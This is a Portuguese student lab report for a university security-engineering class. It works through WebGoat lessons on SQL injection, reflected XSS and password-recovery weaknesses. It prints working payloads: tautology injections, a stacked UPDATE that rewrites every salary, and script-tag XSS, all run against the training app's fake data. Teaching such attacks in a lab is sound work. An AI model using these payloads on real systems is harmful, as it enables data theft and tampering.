


Universidade do Minho
Departamento de Informática
Mestrado Integrado em Engenharia Informática

Engenharia de Segurança

Aula 14

Diana Lopes, nº a74944
Gabriela Vaz, nº a74899


Conteúdo

Capítulo 1

1. Injection

1.1 Pergunta 1.1 - String SQL Injection

Inicialmente experimentamos com o nome "Smith", que nos foi sugerido pelo WebGoat, de onde obtivemos o resultado ilustrado na figura 1.1.



General Goal(s):

The form below allows a user to view their credit card numbers. Try to inject an SQL string that results in all the credit card numbers being displayed. Try the user name of 'Smith'.

Enter your last name: Smith Go!

```
SELECT * FROM user_data WHERE last_name = 'Smith'
```

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0

Figura 1.1

Em seguida experimentamos com outros nomes diferentes aleatórios, de onde não obtemos qualquer tipo de informação. Então, por fim, ao utilizar a tautologia *'1'=1'* vamos obter o que está ilustrado na figura 1.2.

Assim, já conseguimos obter todas as informações de todos os cartões de crédito armazenados.

General Goal(s):

The form below allows a user to view their credit card numbers. Try to inject an SQL string that results in all the credit card numbers being displayed. Try the user name of 'Smith'.

*** Now that you have successfully performed an SQL injection, try the same type of attack on a parameterized query. Restart the lesson if you wish to return to the injectable query.**

Enter your last name: smith' OR '1'='1 Go!

```
SELECT * FROM user_data WHERE last_name = 'smith' OR '1'='1'
```

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	2234200065411	MC		0
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
103	Jane	Plane	123456789	MC		0
103	Jane	Plane	333498703333	AMEX		0
10312	Jolly	Hershey	176896789	MC		0
10312	Jolly	Hershey	333300003333	AMEX		0
10323	Grumpy	youaretheweakestlink	673834489	MC		0
10323	Grumpy	youaretheweakestlink	33413003333	AMEX		0
15603	Peter	Sand	123609789	MC		0
15603	Peter	Sand	338893453333	AMEX		0
15613	Joesph	Something	33843453533	AMEX		0

Figura 1.2

1.2 Pergunta 1.2 - Numeric SQL Injection

Para a resolução desta questão alteramos o código HTML onde, no campo que diz respeito à codificação, colocamos o código <**option value=”101 or true”**> **Columbia**< /**option**>. Assim conseguimos completar corretamente a lição, figura 1.3.




Figura 1.3

1.3 Pergunta 1.3 - Database Backdoors

Como passo inicial usamos o ID sugerido pelo WebGoat, 101, de onde obtivemos o resultado da figura 1.4.

Para alterar o salário para um mais elevado voltamos a usar a técnica do update,




Figura 1.4

conseguindo alterado o salário do agente com ID 101. Para além disto, como no exercício anterior, usamos a técnica da tautologia para realizar o update de todas as contas, como podemos observar na figura 1.5.

select userid, password, ssn, salary, email from employee where userid=**101 or 1=1; update employee set salary=10000**

Submit

User ID	Password	SSN	Salary	E-Mail
101	larry	386-09-5451	10000	larry@stooges.com
102	moe	936-18-4524	10000	moe@stooges.com
103	curly	961-08-0047	10000	curly@stooges.com
104	eric	445-66-5565	10000	eric@modelsrus.com
105	tom	792-14-6364	10000	tom@wb.com
106	jerry	858-55-4452	10000	jerry@wb.com
107	david	439-20-9405	10000	david@modelsrus.com
108	bruce	707-95-9482	10000	bruce@modelsrus.com
109	sean	136-55-1046	10000	sean@modelsrus.com
110	joanne	789-54-2413	10000	joanne@modelsrus.com
111	john	129-69-4572	10000	john@guns.com
112	socks	111-111-1111	10000	neville@modelsrus.com

Figura 1.5

Capítulo 2

2. XSS

2.1 Pergunta 2.1 - Reflected XSS

Inicialmente começamos a experiência por alterar o valor das quantidades da "lista de compras"para verificar que o valor final obtido se alterava (figura 2.1). Em




Figura 2.1

seguida, para completar a tarefa preenchemos todos os campos disponíveis com a script <**script**> **alert("SSA!!!")** </**script**>, de onde obtivemos o resultado ilustrado na figura 2.2.



Shopping Cart
SSA!!!
Prevent this page from creating additional dialogs
OK
Studio RTA - La
Tilting Surface
Dynex - Traditic
Hewlett-Packar
Intel Centrino
3 - Year Performance Service Plan $1000
and Over
299.99
.script. alei
$0.00
The total charged to your
credit card:
$0.00
UpdateCart
Enter your credit card
number:
<script> alert("SSA!!!")</sci
Enter your three digit
access code:
<script> alert("SSA!!!")</sci
Purchase

Figura 2.2

Capítulo 3

3. Quebra na Autenticação

3.1 Pergunta 3.1 - Forgot Password

Começamos por verificar o resultado da aplicação com o utilizador com o nome *webgoat* e cor *red*, de onde obtivemos a password associada a este utilizador especifico, como podemos observar na figura 3.1.




Figura 3.1

Experimentamos, em seguida o utilizador como *"user"* mas este não aceitava este nome. Posto isto experimentamos o nome de utilizador *"admin"* de onde, através de algumas tentativas, conseguimos saber qual a palavra pass associada ao utilizador em especifico, como podemos verificar na figura 3.2




Figura 3.2